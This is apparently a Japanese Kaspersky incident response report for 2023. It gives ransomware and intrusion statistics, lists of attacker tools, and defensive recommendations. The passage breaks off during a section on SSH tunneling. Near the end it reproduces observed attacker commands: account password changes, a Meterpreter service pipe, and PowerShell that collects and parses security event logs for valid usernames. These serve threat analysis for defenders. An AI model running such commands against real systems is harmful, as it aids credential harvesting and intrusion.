アナリストレポート

インシデント対応

kaspersky bring on the future

2023


目次

はじめに

本書は 2023 年にカスペルスキーが調査したサイバー攻撃に関する情報を記載しています。カスペルスキーは、インシデント対応やデジタルフォレンジック、マルウェア解析などの幅広いサービスを提供して、情報セキュリティインシデントの影響を受けた組織を支援しています。本書で使用しているデータは、インシデント対応の支援を求めた組織や、社内のインシデント対応チーム向けに専門的なイベントを実施した組織との協力から得られたものです。インシデント調査およびインシデント対応のサービスは、ヨーロッパ、アジア、南米、北米、中東、およびアフリカのエキスパートを擁するカスペルスキーのグローバル緊急対応チーム (GERT) が提供しています。

本書には、グローバル調査分析チーム (GReAT) だけでなく、特殊サイバー部隊、およびコンピューターインシデント調査チームのエキスパートから提供されたデータも含まれています。

この統計は、様々な経済の分野および地域にわたって、組織にとって最も重要な脅威に関する傾向を特定するのに役立ちます。この傾向をふまえて、私たちは優先的な保護手法を開発し、推奨事項を策定することができます。この推奨事項を実施することで、組織はセキュリティレベルを強化し、将来のインシデント対応に備えて、潜在的な被害を防止または最小限に抑えることが可能になります。



IR サービスの依頼の世界分布

図1 Kaspersky Incident Response サービスの依頼の世界分布 2023 年

最近、サービスの世界分布は多少変わりましたが、ロシア地域での問い合わせは増え続けています。
2023 年、アメリカ地域のサービスの依頼は大幅に増加し、依頼全体の 21.82 % を占めて 2 位に浮上しました。

図2 攻撃を受けた上位 3 地域

業種と業界

図3 Kaspersky Incident Response サービス依頼（業界別）の世界分布




図4 攻撃を受けた上位 3 業界

政府行政機関
27.89%

工業
17.01%

金融
12.24%

2023 年の傾向

2023 年に見られた顕著な傾向は、サービスプロバイダーを介した攻撃です。このような攻撃の増加は驚くべきことではありません。攻撃者はこの手法により、個別の被害者を標的とするよりもはるかに少ない労力で大規模な攻撃を実行する機会が得られます。攻撃者の行動は下請け会社の従業員の行動と似ていることが多いため、このような攻撃の検知には時間がかかります。これらのインシデントの半数は、データ漏洩が発覚した後で発見されました。被害者の 4 分の 1 はデータが暗号化された後に連絡を受け、4 人に 1 人は不審な活動によって攻撃を発見しました。

ここ数年の変わらない傾向は、ランサムウェアです。2023 年には、インシデントの 3 件に 1 件がランサムウェアに関連したものでした。このような攻撃の割合は前年に比べて 39.8 % から 33.3 % に減少しましたが、ランサムウェアは、経済のあらゆる部門、あらゆる業界の組織にとって依然として最大の脅威になっています。

2023 年に多く発見されたランサムウェアは、Lockbit (27.78 %) 、BlackCat (12.96 %) 、Phobos (9.26 %) 、Zeppelin (9.26 %) でした。攻撃の半数は、一般に入手できるアプリケーションが侵害されることから始まりました。40 % の攻撃では、漏洩した認証情報 (15 % は総当たり攻撃で入手) を使用していました。残りの 10 % は、フィッシングおよび信頼関係を利用した攻撃が半分ずつでした。データを暗号化する攻撃の大半は、1 日以内 (43.48 %) または数日以内 (32.61 %) に終了しています。数週間続いた攻撃は 13.04 %、1か月以上続いた攻撃はわずか 10.87 % でした。数週間から数か月に及ぶ長期のランサムウェア攻撃は、そのほとんどすべてでデータ暗号化以外にデータ漏洩にも関与していました。


インシデントの 3 件に 1 件はランサムウェアに関連している

攻撃者のツール

攻撃者は以前から様々なユーティリティを使用していますが、Mimikatz と PsExec は依然として最も使用されているツールで、インシデント全体での使用率はそれぞれ 15.58 % と 13.64 % となっています。

攻撃者が最も多く使用しているツール

Mimikatz
15.58%



PsExec
13.64%

攻撃の影響

データ暗号化は、依然として攻撃された企業にとって大きな問題です。ランサムウェアの被害を受けた企業の割合は 2023 年にわずかに減少しましたが、IR サービスを申請した企業の 3 分の 1 は暗号化によってデータを失っています。一方、データ漏洩の被害にあった企業の割合は 21.1 % に増加しました。また、データ漏洩では、同時に被害者のインフラ暗号化も行うことが多いことも注目に値します。

主な問題：
暗号化とデータ漏洩

概要と推奨事項

侵入

1. 偵察
2. リソース開発
3. 配信
4. ソーシャルエンジニアリング
5. エクスプロイトの実行
6. 永続性
7. 防御回避
8. 命令と制御

外部公開されたアプリケーションへの攻撃	42.37%
侵害を受けたアカウント	20.34%
総当たり攻撃	8.47%
信頼関係	6.78%

推奨事項

- 強力なパスワードポリシーおよび多要素認証を実装する
- パブリックアクセスから管理ポートを除外する
- 外部公開されたアプリケーションのパッチ管理または補償措置に関するゼロトレランスポリシーを確立する
- 従業員の高度なセキュリティレベルを維持できるようにする

攻撃者が使用するツール（正規のツールも含む）

9. ピボット
10. 探索
11. 権限昇格
12. 実行
13. 認証情報アクセス
14. 横断

2023 年に約 2 件に 1 件で正規のツールが使用されていたことが判明

Mimikatz	15.58%
PsExec	13.64%
Advanced IP Scanner	9.09%
SoftPerfect Network Scanner	7.14%
AnyDesk	5.19%
CobaltStrike	5.19%
PowerShell	5.19%
7zip	3.90%

攻撃者が最も多く使用したユーティリティは、コマンド＆コントロールステージ（25.58 %）、探索（20.93 %）、実行（20.93 %）でした。

推奨事項

- 攻撃者が使用する広範なツールに対して検出ルールを実装する
- テレメトリのような EDR を備えたセキュリティツールスタックを導入する
- 攻撃の演習でセキュリティオペレーションの対応時間を継続的にテストする
- 企業ネットワークの攻撃者が使用するツールのリストからソフトウェアの使用を排除する

破壊

15. 収集
16. 流出
17. 影響
18. 目的

ファイルの暗号化	33.33%
データ漏洩	21.09%
Active Directory の侵害	12.24%

推奨事項

- データをバックアップする
- インシデントレスポンスリテーナーのパートナーと連携して迅速な SLA でインシデントに対処する
- PII が含まれているアプリケーションに対して厳格なセキュリティプログラムを導入する
- 重要なデータに対して DLP によるセキュリティアクセス制御を導入する
- インシデント対応チームが専門知識を維持し、変化する脅威の状況に対応できるようにするために継続してトレーニングする

組織の成熟度

Kaspersky Incident Response サービスの依頼の理由を詳しく見てみると、2 つのグループに分けることができます。

グループ I（依頼の時点で理由と影響が判明している）

このグループの被害者は通常、攻撃がすでに発生して被害が明らかになった時点で、攻撃に気が付きます。

ファイルの暗号化	33.33%
データ漏洩	21.09%
金銭の窃取	1.36%
破損	1.36%
サービスの利用停止	1.36%

グループ II（攻撃に不審な活動の兆候を伴う）

分析結果に基づくと、これらの不審な活動は次のような影響を及ぼしていました。

Active Directory の侵害	12.24%
将来にわたって影響を与えるための永続性がインストールされる	10.88%
誤警報	7.48%
データ操作	4.08%
アカウントの乗っ取り	2.72%
攻撃が阻止された、または未完了	1.36%

以下の疑わしい兆候に基づいた影響は、依頼全体の 42.2 %です。

- ユーザーの活動
- セキュリティツールのアラート
- ファイルとメール
- ネットワークのアクティビティ

もちろん、これらのインシデントの中にはより深刻な影響を及ぼすインシデントに発展する可能性があるものがあります。攻撃のより早い段階でこのようなインシデントを検知することで影響を軽減することができます。

攻撃の期間

すべてのインシデントケースは、攻撃者の滞留期間、インシデント対応の期間、初期アクセス、攻撃の影響によって、以下の 3 つのカテゴリに分類することができます。

Rush（短期）
（数時間および数日）

Average（中期）
（数週間）

Long lasting（長期）
（数か月以上）

攻撃全体に占める割合

Rush	Average	Long lasting
69.75%	8.40%	21.85%

攻撃の平均期間

Rush	Average	Long lasting
1 日未満	15日	135日

典型的な影響

Rush	Average	Long lasting
ランサムウェア	ランサムウェアと金銭要求	データ漏洩とランサムウェア

初期攻撃のベクトル

Rush	Average	Long lasting
外部公開されたアプリケーション アカウントの侵害	外部公開されたアプリケーション	信頼関係 外部公開されたアプリケーション

インシデント対応の期間

Rush	Average	Long lasting
攻撃期間が 1 週間以下の攻撃。 大規模で高速なランサムウェア攻撃であり、セキュリティオペレーションが成熟している組織においても、最大の問題となります。この攻撃では主に、少ない労力で実行することが可能で、一般に公開されていて簡単に特定できるセキュリティの問題に対して、攻撃者がノイジーな行動を積み重ねていきます。	**攻撃期間が 1か月以下の攻撃。** このグループの攻撃にはランサムウェアも含まれているため、Rush（短期間）の攻撃と区別がつきません。このグループの攻撃の大半では、最初のアクセスからそれ以降の攻撃の段階までかなりの時間があります。	**攻撃期間が 1か月を超える攻撃。** 攻撃期間中に、アクティブ/パッシブのフェーズが不規則に生じます。アクティブフェーズの期間は、Average（平均）のグループとほぼ同じです。
40 時間	**40 時間**	**46 時間**

サービスを依頼する理由

真陽性


ファイルの暗号化	43.22%
データ漏洩	16.10%
不審なファイル	13.56%
不審なユーザーの活動	11.86%
セキュリティツールのアラート	4.24%
不正アクセス	3.39%
金銭の窃取	2.54%
不審なネットワーク活動	2.54%
サービスの利用停止	1.69%
不審なメール	0.85%

偽陽性（すべてのサービス依頼の 7.4 %）

不審なユーザーの活動	72.73%
不審なネットワーク活動	18.18%
セキュリティツールのアラート	9.09%


ファイルの暗号化は、すべての地域および業界においてサービスを依頼した理由の第一位となっています。これは暗号化プログラムが 2023 年に最も多いサイバー脅威であったことを示しています。不審な活動は、サービスを依頼した理由として 2 番目に多く、また、偽陽性の報告の大半を占めるものでした。

図5 Kaspersky Incident Response サービス依頼（地域別）の理由




初期攻撃のベクトル

2023 年において、最初の侵害手法として最も多かったものは依然として、外部公開されたアプリケーションでした。これらのアプリケーションの 3 分の 1 が、既知の脆弱性によって攻撃されたことがわかりました。また、これらの脆弱性の半数以上が 2021 年と 2022 年に発見された脆弱性であることも注目に値します。この初期ベクトル、つまり外部公開されたアプリケーションへの攻撃は、全体の 42.37 % でした。ほとんどの場合、これらの攻撃は 1 日未満で終了しています（この初期ベクトルで 1 日未満で終了したものは、インシデント全体の 18.64 % でした）。依頼の理由は、すでに暗号化されたデータがケース全体の 5 %、不審な活動がケース全体の 10 % でした。



もう一つの一般的な初期攻撃ベクトルは、侵害されたユーザーの認証情報を使用することです。今年は、パスワードの総当たり攻撃が侵害に使用されたケース（8.47 %）と、インシデントが調査される前に攻撃者が侵害されたアカウントを使用したケース（20.34 %）を個別に取り上げました。このような攻撃の中には、ラピッド攻撃も多くありました（1 日未満の攻撃が 15.25 %、1 週間未満の攻撃が 8.47 %）。ここでは、データの暗号化と不審な活動が依頼の主な理由で、それぞれ 14.06 % と 6.25 % でした。



信頼関係を利用した侵害は以前からありましたが、今年はその割合が大幅に増加して 6.78 % になりました。この手法を使うと、攻撃者はハッキングした 1 つの組織を通じて何十人もの被害者にアクセスできるようになります。このような状況では、調査チームにとってさらに困難が生じる可能性があります。攻撃の最初の原因となった組織がすべて、本格的な調査の必要性を理解しているとは限らず、調査の協力に消極的な場合があるためです。この侵入方法では、攻撃者が攻撃を開始してから最終フェーズまで時間がかかることがあるため、これらの攻撃の半数は 1か月以上続きました。

攻撃者が使用するツールとエクスプロイト

調査したすべての攻撃の 39.18 % で、攻撃者が正規のユーティリティを使用した証拠が見つかりました。

これらのユーティリティには、商用フレームワーク（Cobalt Strike、Metasploit、Acunetix）の他にも、いわゆる LOLBins[1]（オペレーティングシステムのコンポーネントなど、攻撃されたマシン上にすでに存在しているユーティリティ）、Red Team や PenTest チームの情報セキュリティ専門家のユーティリティが含まれています。

インシデントで使用されたツールの分布と頻度

頻度（多）：20 ～ 25 %	頻度（中）：8 ～ 15 %	頻度（少）：1 ～ 8 %
Mimikatz PsExec	SoftPerfect Network Scanner PowerShell Cobalt Strike AnyDesk Advanced IP Scanner	7zip Metasploit SystemBC BloodHound DiskCryptor MEGASync

Cobalt Strike や PowerShell スクリプトなどの特殊なフレームワークは攻撃者の間で人気がありますが、最も多く使用されているツールは依然として Mimikatz と PsExec です。

コマンド＆コントロール	25.58%	AnyDesk, SystemBC, Revsocks, gs-netcat, Proxifier, dchelp, Earthworm, Remote Desktop, SSH, WebShell, Custom Linux bot
探索	20.93%	Advanced IP Scanner, SoftPerfect Network, BloodHound, Fscan, Acunetix, Angry IP Scanner, Nbtscan, Nessus, netscan.exe
実行	20.93%	PsExec, PowerShell, WMIC, PowerTool x64, WMI Exec, DarkKomet, ASPXspy2, MARIJUANA
水平展開	11.63%	Cobalt Strike, Metasploit, Impacket, CrackMapExec, Meterpreter
影響	4.65%	DiskCryptor, MHDDoS
権限昇格	4.65%	Mimikatz, EfsPotato
収集	4.65%	7zip, Adminer
認証情報アクセス	2.33%	MEGASync
初期アクセス	2.33%	PhishingKit
認証情報アクセス	2.33%	MetaStealer

1 LOLBAS

MITRE ATT&CK に見られる正規のツール

ほとんどの場合、セキュリティチームは防止策を使用して攻撃の初期ベクトルを軽減することができます。最も一般的な攻撃ベクトル（外部公開されたアプリケーションへの攻撃、アカウントの侵害、悪意のあるメール）は、適切なタイミングでのパッチ管理と多要素認証の実装、フィッシング攻撃を防御するアンチフィッシングソフトウェアを使用したソリューション、従業員に対するセキュリティ意識向上トレーニングの実施によって、軽減できたはずです。

このような対策を行っても攻撃は発生することがあり、攻撃が展開された痕跡を可能な限り早期に検知できるようにすることが重要です。

攻撃の永続化およびコマンド＆コントロールの戦術において、正規のツールの悪用が増加しています。これは、不正なインストールやツールの実行を（それがマルウェアかどうかに関係なく）検知できるセキュリティ制御を実装することで管理できます。また、Managed Detection and Response は、実行、アクセス、列挙のための様々なツールを悪用する新たな手口から保護し、リスクに基づいた推奨事項を提供します。

ドメインの乗っ取りとランサムウェア

ランサムウェアグループは、類似のツールを使用して侵入するために、以前に特定された戦術を再利用します[2]。攻撃者は、RCE（リモートコマンド実行）を目的として、脆弱性なモジュールを実装したインターネット向けアプリケーションをエクスプロイトします。この方法でランサムウェアグループは、log4j の脆弱なバージョンでサポートされている公共サービスを標的とし、様々なツールを利用して脆弱性のエクスプロイトおよびインフラの侵害を実行しました。

外部に公開されたアプリケーションへの攻撃 T0819

```
/Program Files/<VulnerableApp>/root/WEB-INF/lib/log4j-1.2.17.jar
```

エクスプロイトを確認すると、攻撃者は、アプリの実行を担当するローカルな特権アカウントを変更しました。攻撃者はコマンドをローカルで実行し、ユーザーのパスワードを変更しました。

アカウントの操作 T1098

```
Net user <username> <new_password>
```

次に、攻撃者は一連のツールをシステムにアップロードしました：

```
C:\Users\<username>\Documents\netscanold.exe
C:\Users\<username>\Documents\mimikatz\x64\mimikatz.exe
```

次に、攻撃者はシステム上で Meterpreter を実行し、追加のアクセスと永続化を取得しました。

システムプロセスの作成または修正：Windows サービス T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

MERCURY がパッチ未適用のシステムの Log4j 2 の脆弱性を利用してイスラエル組織を標的に

最後に、完全なアクセスを確認すると、脆弱性は永続化と C2 のためのアプリケーション eHours をインストールしました。

リモートアクセスソフトウェア T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

外部公開されたアプリへの攻撃とランサムウェア攻撃

BloodHound と Impacket は、水平展開と探索のための有名なセキュリティツールです。この 2 つのツールはネットワークプロトコルを利用して情報を収集し、セッションを再利用してリモートコマンドを実行したり、ユーザー名や認証情報を取得したりしますが、これらのペイロードやスクリプトの大半はエンドポイントコントロールによって検知されます。

攻撃者はコマンドおよびスクリプトのインタプリタ、具体的には Windows コマンドシェルを悪用する別の手法を使用して、クリティカルシステム上で evtx ファイルをローカルに収集し、それを圧縮してピボットシステムに移動させることにしました。ファイルが移動されると、新しいスクリプトを使用し、4624 のイベントに基づいて有効なユーザー名を抽出しました。

ログの列挙 T1654、コマンドおよびスクリプトのインタプリタ：Windows コマンドシェル T1059:003

```
Copy the file to the public folder:
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

Compress the copied file and prepare it to move to a pivot system:
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\
public\Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\users\
public\Security.evtx','Security.evtx');$zipFile.Dispose()

Script to extract valid usernames from the evtx logs:
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$.ID -eq 4624 } | Select -Property @
{N='Domain'; E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].value}}
| Export-csv C:\users\public\guli_<server1>.csv -encoding utf8
```

Windows 用のネイティブ SSH.exe コマンドとそのモジュールは同じ接続チャネルを使用して、コマンド＆コントロールと情報盗み出しの戦術に使用することができます。攻撃者は、クリティカルシステムがインターネットアクセスを許可しているリモートシステムに到達するパスを特定し、アクセスを確認すると、複数のコマンドを使用して SSH バックドアを設定し、データを送受信することができます。

プロトコルのトンネリング T1572、スケジュールされたタスク / ジョブ T1053

```
Identifying internet access:
